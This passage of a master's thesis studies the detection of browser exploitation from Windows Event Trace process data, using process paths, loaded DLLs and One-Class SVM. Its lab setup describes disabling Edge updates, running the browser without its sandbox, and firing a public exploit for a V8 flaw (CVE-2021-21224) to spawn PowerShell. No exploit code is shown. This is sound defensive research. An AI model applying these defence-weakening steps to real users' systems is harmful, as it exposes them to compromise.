SILESIAN UNIVERSITY OF TECHNOLOGY

FACULTY OF AUTOMATIC CONTROL, ELECTRONICS AND COMPUTER SCIENCE

Master thesis

Security anomaly detection based on Windows Event Trace

author: Maksym Brzęczek

supervisor: Błażej Adamczyk, PhD

consultant: Name Surname, PhD

Gliwice, October 2021

załącznik nr 2 do zarz. nr 97/08/09

Oświadczenie

Wyrażam zgodę / Nie wyrażam zgody* na udostępnienie mojej pracy dyplomowej / rozprawy doktorskiej*.

Gliwice, dnia 7 października 2021

. . . .
(podpis)

. . . .
(poświadczenie wiarygodności
podpisu przez Dziekanat)

* podkreślić właściwe

Oświadczenie promotora

Oświadczam, że praca „Security anomaly detection based on Windows Event Trace” spełnia wymagania formalne pracy dyplomowej magisterskiej.

Gliwice, dnia 7 października 2021

. . . .

(podpis promotora)

Contents

1 Introduction **1**

1.1 Introduction into the problem domain . . . 1

1.2 Authors contribution . . . 2

1.3 Chapters description . . . 3

2 Problem analysis **5**

2.1 Known problems . . . 5

2.2 Literature research . . . 6

3 Security anomaly detection based on Windows Event Trace **9**

3.1 Data gathering . . . 9

3.2 Analysed data . . . 10

3.2.1 Dynamic link libraries . . . 10

3.2.2 Subprocess paths . . . 10

3.2.3 Average processor utilisation . . . 13

3.2.4 Process lifespan . . . 13

3.3 Omitted features . . . 14

3.4 Anomaly detection algorithms . . . 14

4 Data gathering **17**

4.1 Exploit emulation . . . 17

4.2 Logging . . . 18

4.3 Preprocessing . . . 22

5 Experiments **25**
5.1 Methodology 25
5.2 Data sets 26
5.3 Results 27
5.3.1 Dynamic link libraries 28
5.3.2 Process paths 39
5.3.3 Average processor utilisation 45
5.3.4 Process lifespan 47
5.3.5 Combined performance 49

6 Summary **53**
6.1 Security anomaly detection 53
6.2 Data sample 53
6.3 Browser intricacies 54
6.4 Unutilised data 55
6.5 Possible DLL hijacking detection 55
6.6 Software classification via multiple correspondance analysis 56
6.7 Performance of different algorithms 56

Chapter 1

Introduction

This chapter presents the problem that the project tries to solve and describes the scope of the thesis. It also describes the document structure.

1.1 Introduction into the problem domain

In todays world information technology (IT) is present in almost every aspect of our lives. It is constantly being utilised by goverments, military, organisations, financial institutions, univiersities and other businesses to process and store enormous amounts of data as well as transmit it between manny computers around the globe. Any disruption to the work of those systems or unauthorized access to the stored information may refult in significant losses. Those may include financial and geopolitical repercussions but also direct losses of human lives in situations where the target of a attack is for example a hospital. Since the inception and propagation of IT the security of the systens in question is growing concern of corporations, countries and even inviduals. Because of the constant arms race between adversaries attacking and defending IT systems, anyone who is not proactively handling matters concerning cyber security is instantly falling behind. [20]

A typical attack on a IT system may include exploitation of a design flaw to gain increased access. The offencive actions can target manny different layers of abstraction present in current IT systems. Such situtations are extreamaly hard to discover and guard against due to the fact that they were not forsen in the design process. How to guard agains something that is not known to be possible. There are many approaches that aim to increase the security of IT systems. Some popular ones include fingerprinting malware, monitoring software for specific suspicious actions or monitoring software inputs for know malitious values. Those approaches can be very effective but failures are inevitable.

To mitigate this problem multiple studies has been done that attempt to utilise the methods of anomaly detection known from the data science fields in order to identify the misbehaviours of the monitored IT systems which could allow for an early detection of novel 0-day based intrusions. The past investigations of the problem has focused on analysis of the infromation obtained from multiple sources like system commands sequences [23] or system calls [21]. There are however still manny mechanisms present in modern operating systems that gather sygnificant quantities of information about inner workings of the processes executed on them.

The objective of this thesis is to utilise the Event Trace for Windows (ETW) mechanism and it's capability to access low level debugging data on the Microsoft operating systems to attempt security anomaly detection. The main focus is placed on identification of 0-day binary process exploitation leading dirrectly to arbitrary code execution. While taken under consideration in light of gathered information, other attack types like for example DLL hijacking are not in scope of this work.

1.2 Authors contribution

Author of the thesis has simulated a 0-day exploitation attack on a web browser and gathered the data generated in the process via the Event Trace for Windows mechanism. This process required establishing of the information gathering framework. The acquired information was processed to identify and extract features that could be utilised in an anomaly detection methods. This procedure included analysis of the available information from a statistical point of view as well as a development of some novel data encoding approaches. Gathered was tested with known classification algorithms and the results of the experiments were thoroughly analysed.

Based on the performed actions a conclusion was formed about the usefulness of specific tested features and of the ETW data in potential anomaly detection based security system. Additionally further research directions has been established.

1.3 Chapters description

This thesis is constructed with following chapters.

- Introduction - Describes the domain of the researched problem and the basis for the topic of the thesis. Highlights the the contributions of the author. Provides overview of the chapters present in this document.
- Problem analysis - Theoretical indepth study of the work required to achive the thesis goal. Investigation of known literature related to the researched topic. Description of the previous known solutions of the problem.
- Security anomaly detection based on Windows Event Trace - Full description of the proposed solutions and their theoretical analysis. Rationalization of the employed algorithms, methods and tools.
- Data gathering - Thorough explanation of the performed data gathering process and of the obtained results.
- Experiments - Full description of all experiments performed in the process of thesis research. Analysis of the outcomes.
- Summary - Synopsis of the performed work. Summary of all the resulting conclusions and possible future research directions. Analysis of the thesis goal in light of the obtained results.

Chapter 2

Problem analysis

This chapter is a indepth overview of the problem related infrormation available in the public litelature and resources. Additionally it contains analysis of complications possibly encountered durring the realisation the required work.

2.1 Known problems

There are multiple problems that need to be solved to form conclusions to the stated questions. There are no commonly available security focused datasets sourced from the Event Trace for Windows mechanism. The data used in the thests has to be generated and gathered as part of the performed work. The information processed by the ETW is very broad and can be additionally extended. A analysis has to be done in order to identify the features that can prove useful in the security anomaly detection scenarios.

Gathered data might require preprocessing that will adjust it's form to the formats accepted in the current classification methods and algorithms. Some types of information present in the computer generated data set might require utilisation of novel processing and encoding frameworks or development of new approaches to them.

2.2 Literature research

The previous attempts of implementing a security anomaly detection frameworks depicted in the literature take manny different approaches. Some of those include analysis of specific sequences present in terminal commands [23] or system calls [18].

Some researchers attempt to implement novel custom classification methods. An example of such approach is depicted in "An Application of Machine Learning to Anomaly Detection" by Terran Lane and Carla E. Brodley[23]. The authors gather historical sequences of terminal commands and their corresponding utilised command flags. The obtained vectors are utilised to calculate similarity measures with the incoming data. Those values are utilised to identify whether the user interacting with the system was previously profiled by the algorithm. Other approaches classify available data with well known algorithms like various Support Vector Machines (SVM) and K-means like Wenjie Hue, Yihua Liao and V Rao Vemuri in "Robust Support Vector Machines for Anomaly Detection in Computer Security" [21]. Their work compares the performance of Robust Support Vector Machines (RSVM), Support Vector Machines and K-means classifiers on the data from 1998 DARPA Intrusion Detection System Evaluation program. Obtained results prove the superiority of RSVM's in the tested use cases.

SVM is a kernel-based method for binary classification problem which "aims at constructing the optimal middle hyperplane which induces the largest margin. It is proven that in a linearly separable case, this middle hyperplane offers the high accuracy on universal datasets". This approach however has reduced performance due to the fact that " real world datasets often contain overlapping regions and therefore, the decision hyperplane should be adjusted according to the profiles of the datasets". This problem is addressed in the improved version of the algorithm where "by setting the value of the adjustment factor properly, RSVM can handle well the datasets with any possible profiles"[24].

Some researchers try to perform security data classification with novel anomaly detection methods like autoencoders. This approach was attempted for example in "Anomaly Detection on the Edge" by Joseph Schneible and Alex Lu [28]. This method learns to compress and decompress the available feature vectors with the use of artificial neural vectors. Anomaly is detected when the distance between the input and output of the neural net is higher than the specified threshold. Neural network based approaches require large amounts of training data.

Chapter 3

Security anomaly detection based on Windows Event Trace

This chapter contains indepth description of the solutions proposed for the thesis problems.

3.1 Data gathering

To achieve the goal of the thesis a dataset based of the Windows Event Trace has to be created. The ETW framework can be accessed and utilised via API available in multiple programing languages like C/C++[8] or C#[7]. The data gathering process should however be performed with known and tested solutions to minimise the chance of data corruption. The default file format used by ETW for storing information is a Event Trace Log (ETL). This archive type is not very well documented in the resources available on the internet. A additional tool might be required in order to transform gathered information to commonly known data storing formats.

Event Trace for Windows handles very granular process and operating system events. Because of that when configured to gather all possible types of information ETW can generate large quantities of information. Additionally known tools gather data in rotating memory buffer before saving it to hard drive. Those two factors combined with limited memory resources available while performing the data gathering process limit the types of information analysed in the thesis.

3.2 Analysed data


Available information has been narrowed down to following features analysed to achieve the thesis goal.

3.2.1 Dynamic link libraries

When attempting to detect misbehaviour of a specific program or its subprocesses a possibility to classify binaries by their general purposes could prove very useful. Most methodologies used to compare executable files focus on their binary structures and attempt to find similarities to existing malware samples [22]. This approach, while very useful in detection of iterations of malicious software, is useless when it comes to creating multidimensional spaces based on their functionality. In this thesis an attempt is made to utilise a novel approach of analysing the processes by their imported Dynamically Linked Libraries. A DLL is a library that contains code and data that can be used by more than one program at the same time. For example, in Windows operating systems, the Comdlg32 DLL performs common dialog box related functions. Each program can use the functionality that is contained in this DLL to implement an Open dialog box. It helps promote code reuse and efficient memory usage [5]. Those code bundles provide specific sets of functionality and are commonly used in all programming languages. Possibly overlapping sets of loaded modules from two given processes can indicate their similar purpose.

3.2.2 Subprocess paths

Initial empirical analysis of the impact of the exploit on the behavior of the targeted browser was performed with the use of Windows Performance Analyzer (WPA). Most browsers give a possibility of spawning a new process for example by opening of a downloaded file in adequate software. This makes it harder to detect when it is exploited. However upon closer look on the way that action is performed



```
▾ explorer.exe (2612)
    msedge.exe (7644)
▹   |- cpu-z_1.96-en.exe (1148)
▹   |- msedge.exe (160)
    |- msedge.exe (336)
    |- msedge.exe (716)
    |- msedge.exe (976)
    |- notepad.exe (1616)
▹   |- python-3.8.7rc1-amd64.exe (8136)
    |- msedge.exe (7644)<itself>
```


Figure 3.1: Example process tree of Microsoft Edge

we can see that proper child process is spawned from the main browser process.

The exploit however generates a new child from the one corresponding to the browser tab in which the exploit was executed.

Patterns like this might be possible to learn and detect. The obtained data can be transformed to create a new feature called "Process Path". It is a string based variable containing names of the consecutive child processeses starting from the root of the system process tree leading to the process for which the feature is constructed. All names are divided by any arbitrary separator.

Encoding of such variables like directory paths is not a well researched topic and there is no common consensus on how they should be approached. There are however some novel approaches to handling dirty categorical data. An example of how to handle data like that was featured in the "Similarity encoding for learning with dirty categorical variables" by Patricio Cerda, Gaël Varoquaux and Balázs Kégl. Where in most literature on encoding categorical variables relies on the idea that the set of categories is finite, known a priori, and composed of mutually exclusive elements, the authors of this paper propose a new approach called similarity encoding. It is based on calculation of similarities between string values. Instead of a binary column indicating whether a specific category was set in the input value, a real number indicates how distant it is from the specific previously



```
3  ▾ explorer.exe (4228)
4       msedge.exe (3684)
5       |- msedge.exe (3040)
6       |- msedge.exe (3172)
7       |- msedge.exe (3784)
8       |- msedge.exe (4344)
9       |- msedge.exe (4444)
10      |- msedge.exe (5344)
11 ▾    |- msedge.exe (5376)
12 ▾    |   |- powershell.exe (4988)
13      |   |   |- conhost.exe (4272)
14      |   |   |- powershell.exe (4988)<itself>
15      |   |- WerFault.exe (1532)
16      |   |- msedge.exe (5376)<itself>
17      |- msedge.exe (5392)
18      |- msedge.exe (3684)<itself>
```

Figure 3.2: Process tree of exploited Microsoft Edge

chosen encoding column. It is a generalisation of the OneHot method [17]. The python implementation of this approach utilised in this thesis can be found under `https://dirty-cat.github.io/stable/`.

3.2.3 Average processor utilisation

This feature represents how processor intensive the given process is. This information can possibly be utilised both the processes that are not usually spawned by the one being analysed as well as inlier processes that missbehave due to the performed exploitation. Because this feature is strictly numerical, it is a lot easier to analyze than the qualitative values like the process paths and the loaded DLL's. It is also a lot less impacted by the actions of the normal user when compared to the process lifespan values from which it is derived.

3.2.4 Process lifespan

The process lifespan is the ammount of elapsed time from the from the process spawn to its termination or the end of data gathering process. Even though the tested average processor utilisation is derived from this data, those values might not necessary convey the same information. In some cases the exploitation process performed on the monitored software may result in a premature program closure or its prolonged execution due to the program hanging. Such behaviour may manifest in the processor utilisation but this does not always has to be the case.

This feature however has a bigger risk of beeing to strongly impacted by the actions of the user. Each new tab opened in the browser is a separate process and the amount of time for which it remains open is highly dependent on many factors. In a single session a user can perform a quick, lasting lasting only a couple of seconds search for a correct spelling of a word and read a article for an hour. The introduce in the process variance may render this feature unusable or cause it to require very large quantities of data for proper analysis. Those factors have to be taken under consideration in the conducted experiments.

3.3 Omitted features

Some of the features from the available data were not utilised in the work performed. This includes the following:

- Bitness - This data type indicating the architecture of the running program takes a single value ('64') in all the available samples which makes it useless for the purposes of this thesis. Additionally the performed work focuses on the detection of a software misbehaviour but not the identification of anomalous software for which this data may be more well suited. Additional research should be performed on the likelihood of the parameter change in case of the attack. This would allow to determine if the data should should be monitored dispite the lack of variance detected in the symulated attacks.

- Command Line - This feature contains multitude of data in a very fuzy form. Its correct utilisation requires advanced analysis and possibly development of a custom handling and encoding approach. Due to the restricted timeframe of the thesis this work has been outlined in the summary as a future research area.

3.4 Anomaly detection algorithms

In the thesis the main anomaly detection algorithm utilised is the One Class Support Vector Machine which is a variation on support vector machine. It attempts to minimise the radius of the multidimensional hypersphere with the use of Kernel Method [29]. This algorithm is the main annomaly detection utilised in the thesis due to it's ease of usage. It is also known to be effective in high dimentional spaces and when the number of features is greater then the number of samples [12]. The training process does not require significant computational and memory resources when compared to the latest approaches based on artificial neural networks like autoencoders [16]. There are some approaches to training the can be less demanding in example the distributed architecture [28]. Their complexity might however shift the focus from the core idea of the thesis which is to prove that Windows Event Trace can be utilised to detect security anomalies. In the thesis the detection performed by the One Class SVM is tested for multiple 'nu' values which is upper bound on the fraction of training errors and a lower bound of the fraction of support vectors[11]. The kernel utilised in all the tests is 'rbf' with the gamma parameter set to 'auto'. The detection process is performed on a per process basis and focuses mainly on the web browser Microsoft Edge.

For all anomaly detections performed in the research following parameters were quantified:

- Positive (P) - number of samples correctly classified as inliers.
- Negative (N) - number of samples correctly classified as outliers.
- False positive (FP) - number of samples misclassified as inliers.
- False negative (FN) - number of samples misclassified as outliers.

Those values may be also expressed in percentages. Detection accuracy for axample is the ratio of detected anomalies (Negative) to all marked in the dataset. False positive probability is the number of misclassified samples (False negative) divided by the known count of inliers.

Based on the studied literature one of the well-suited result presentation methods is the Receiver Operating Characteristic (ROC) curve which is a plot of the detection accuracy against the false positive ratio. In this document the detected outliers are classified as negative samples. Because of that the reciever operating characteristic curves are ploted as true negative ratio agains the false negative. The proboability of false anomaly detection is crucial because it may cause overload on of the response teams and mechanisms which in turn may result in delayed response or omission of actual exploitation. All annomaly detection performance analysis in the thesis is focused on those indicators. The ROC curves may however be corrupted by the small available sample size which negatively impacts the performance analysis. All the graphs in this work which present the reciever operating characteristic curve contain a diagonal dashed line representing the performance of random anomaly classification. This approach allows to easily identify if the obtained performance indicates utility of the tested features.

Chapter 4

Data gathering

This chapter describes the process of gathering data utilised in the experiments and analysed in this thesis. This procedure is necessary due to the lack of commonly available datasets that would fit the requirements of the work that had to be performed.

4.1 Exploit emulation

The data used in the thesis was gathered on a Windows 10 Enterprise Evaluation operating system, version 20H2, build 19042.1052. The Microsoft Edge web browser used to simulate the 0-day exploit attack was artificially halted in the version 84.0.522.52 (64-bit). Automatic updates were interrupted by changing the name of the binary responsible for keeping the software up to date. It is commonly located under "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe". The atack simulated in the data takes advantage of the vulnerability CVE-2021-21224. It targets a type confusion flaw in the V8 JavaScript engine. This allows the attacker to execute arbitrary code inside a sandbox via a specially crafted HTML page [2]. The vulnerability affects the Google Chrome browser prior to the version 90.0.4430.85 as well as Microsoft Edge prior to 90.0.818.41 [6]. Some reports indicate that this vulnerability might have been used by the state backed north korean agents to attack security researchers and gain insight into their work. The exact method of exploitation is not known since the abuse of CVE-2021-21224 does not


not allow to bypass the builtin Chromium sandbox. There are also reports of Russian government-backed actors using CVE-2021-1879 to target western european government officials [25]. This method might have been chained with other non-public vulnerabilities in order to perform a successful attack. To simulate such conditions the browser used in testing was run with the "–no-sandbox" flag which disables the builtin safeguard.

The sample of the exploit code was obtained from a public GitHub repository [19] and it's code can be found in the listing `"exploit.html"`. It was adjusted to result in the start of the PowerShell.exe process. Execution of this cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework is usually one of the first steps in the process of gaining persistent access to a given machine. Some actors implement advanced code and logic into the exploit. This is however very uncommon due to the high complexity of such a task.

All the information was gathered in a context of a single user due to restricted available resources and to simplify the task of anomaly detection. Fullfilling the goal of the thesis even in those conditions can be a viable proof of concept which would warrant further research in wider domain.

4.2 Logging

The initial data was gathered by the PerfView.exe tool which is "a free performance-analysis tool that helps isolate CPU and memory-related performance issues. It is a Windows tool, but it also has some support for analyzing data collected on Linux machines. It works for a wide variety of scenarios, but has a number of special features for investigating performance issues in code written for the .NET runtime"[26]. It is capable of tapping into many ETW logging sessions and storing the gathered data into output files. It also has functionality that helps in working with the saved information. Main purpose of PerfView in the thesis was data gathering and preprocessing. The software is open source. It was configured to gather only the "Kernel Base" information. The additional data sources were disabled due to the large quantity of data being generated and not sufficient memory available for the processing. Example PerfView configuration can be found in figure 4.1.



Collecting data over a user specified interval

This dialog give displays options for collecting ETW profile data. The only required field the 'Command' field and this is only necessary when using the 'Run' command.
If you wish to analyze on another machine use the Zip option when collecting data. See Collecting ETW Profile Data. for more.

Command: ** Machine Wide **
Data File: PerfViewData-09-7.etl
Current Dir: C:\Users\test\Desktop\PerfView
Zip: ☐ Circular MB: 1024 Merge: ■ Thread Time: ☐ Mark Text: Mark 1
Status: Collecting 27.3 min: Size=141.3 MB. Click Stop button to stop.


Advanced Options
Kernel Base: ✓ Cpu Samples: ☐ Page Faults: ☐ File I/O: ☐ Registry: ☐ VirtAlloc: ☐ MemInfo: ☐
Handle: ☐ RefSet: ☐ IIS: ☐ NetMon: ☐ Net Capture: ☐
.NET : ☐ .NET Stress: ☐ Background JIT: ☐ .NET Calls: ☐ JIT Inlining: ☐
GC Collect Only: ☐ GC Only: ☐ .NET Alloc: ☐ .NET SampAlloc: ☐ ETW .NET Alloc: ☐ Dump Heap: ☐ Finalizers: ☐
Additional Providers:
CPU Sample Interval Msec: 1 Cpu Ctrs: OS Heap Exe: OS Heap Process:
.NET Symbol Collection: ✓ No V3.X NGEN Symbols: ☐ Symbol TimeOut: 120
Max Collect Sec: Stop Trigger:

Figure 4.1: Example PerfView logging configuration

The resulting information is saved to a Microsoft Event Trace Log File (.etl) which can be processed in multiple ways. PerfView has a builtin function of extracting the information gathered about the executed processes and their loaded dll's to Excel executable installed on the system. This can be performed by opening the desired file in the builtin explorer and selecting its "Processes" option. This opens a separate window containing information about processes executed during data gathering and two possible export options - "View Process Data in Excel" and View Process Modules in Excel". The Excel executable opened by choosing either of the options allows to save the data to multiple easily accessible file formats like .csv, .xml or xlsx. Loaded data and the export options are presented in figure 4.2.

Resulting from the described process are two files containing correlated information. By default Excel labels those files by including identifying suffixes in their names. The first file is marked by the string "processesSummary" and contains general information about the processes which include following columns:

- Name - Process name - The name of the process, usually identical to the



Process Summary

- View Process Data in Excel
- View Process Modules in Excel

Processes that did not live for the entire trace.

Name	ID	Parent ID	Bitness	CPU MSec	Ave Procs Used	Duration MSec	Sta MS
LocalBridge	1760	8156	64	0	0,000	1 760,988	22 938
RuntimeBroker	8156	760	64	0	0,000	91 410,187	22 938
backgroundTaskHost	5752	760	64	0	0,000	61 780,098	22 938
backgroundTaskHost	3284	760	64	0	0,000	62 712,930	22 938
LocalBridge	7492	6588	64	0	0,000	1 742,209	22 760
RuntimeBroker	6588	760	64	0	0,000	92 622,727	22 760
backgroundTaskHost	6200	760	64	0	0,000	63 565,071	22 759
conhost	8008	6740	64	0	0,000	1 357,562	22 625
dmclient	6740	416	64	0	0,000	1 427,974	22 625

Figure 4.2: PerfView data export

binary file name.

- ID - Process Id - The integer number used by the kernel to uniquely identify an active process [27].
- Parent_ID - Parent Process Id - The Process Id of the process that spawned the correlating one.
- Bitness - Whether the process executable is created in 32 or 64 bit architecture.
- CPUMsec - Amount of milliseconds in which the process has occupied the processor.
- AveProcsUsed - Average processor utilisation calculated by dividing the amount of time when process has ocupied the processor by the total process lifespan.
- DurationMSec - The duration of the process life stored in milliseconds.
- StartMSec - The start time of the process stored in milliseconds.
- ExitCode - Integer value returned after the process execution. Commonly known as exit code.
- CommandLine - The command used to spawn the process.

Second output file commonly contains the string "processesModule" in its name. Its contents are the modules (DLL's) loaded by a specific process and information about them. Example output file contains following data columns:

- ProcessName - Name of the process which loaded the corresponding DLL
- ProcessID - Id of the process which loaded the corresponding DLL
- Name - Name of the loaded DLL
- FileVersion - Version of the loaded DLL
- BuildTime - Date when the DLL file was build

- FilePath - The location of the DLL file on the host system

Data gathering was performed on a simulated host usage to acquire inlier data samples required for the algorithm training process. The tasks performed in the process included consumption of online media (eg. youtube.com, netflix.com), office work on cloud based services (eg. Google Docks, Gmail), social media browsing (eg. facebook.com, twitter.com), downloading files and other web browsing. Downloaded files were opened directly from the browser. The data was gathered on the span of multiple user sessions.

4.3 Preprocessing

Gathered data was initially analysed and processed to fit different machine learning frameworks and to simplify its manual analysis. This operation was complicated by the reuse of process id's in the operating system. In order to identify which of the processes corresponding to the parent id is the true ancestor a additional check is performed based on the time of spawn and the interval in which the possible parent was alive. This algorithm allows the creation of a spawning process path that tracks the ancestors of a given process, usually to one of multiple root programs in the operating system.

Additionally a process of OneHot encoding was performed on the loaded DLL's. The data from the "processSummary" and "processModules" files was correlated by the order in which it was stored. Similarly as before this approach was choosen because of the reuse of process id's. Three of the stored processes never in testing had any corresponding modules - "Registry", "MemCompression" and the process marked with -1 ProcessId. Obtained data was additionally validated with the input information to minimise the risk of introducing error to the dataset.

The final product of the data processing is a dataset containing information about all the executed processes. Each row represents an individual process and following information is provided in the columns:

- ProcName - Process name - The name of the process, usually identical to the binary file name.

- ProcId - Process Id - The integer number used by the kernel to uniquely identify an active process [27].
- ProcPath - String containing sequence of parent processes separated by "/".
- ProcPathId - String containing sequence of parent process id's separated by "/".
- CommandLine - String containing the shell command used to start the process.
- ParentId - The identifying integer number of the parent process.
- DLLs - All columns not listed above contain OneHot encoded information about the dynamically linked libraries. When a column contains value 1 the process has loaded the dll specified in the column name.

Chapter 5

Experiments

This chapter describes the experiments performed to achieve the purpose of the thesis and the underlying methodology. This includes the utilised tools, information about used datasets, description of the taken actions and presentation as well as analysis of the obtained results.

5.1 Methodology

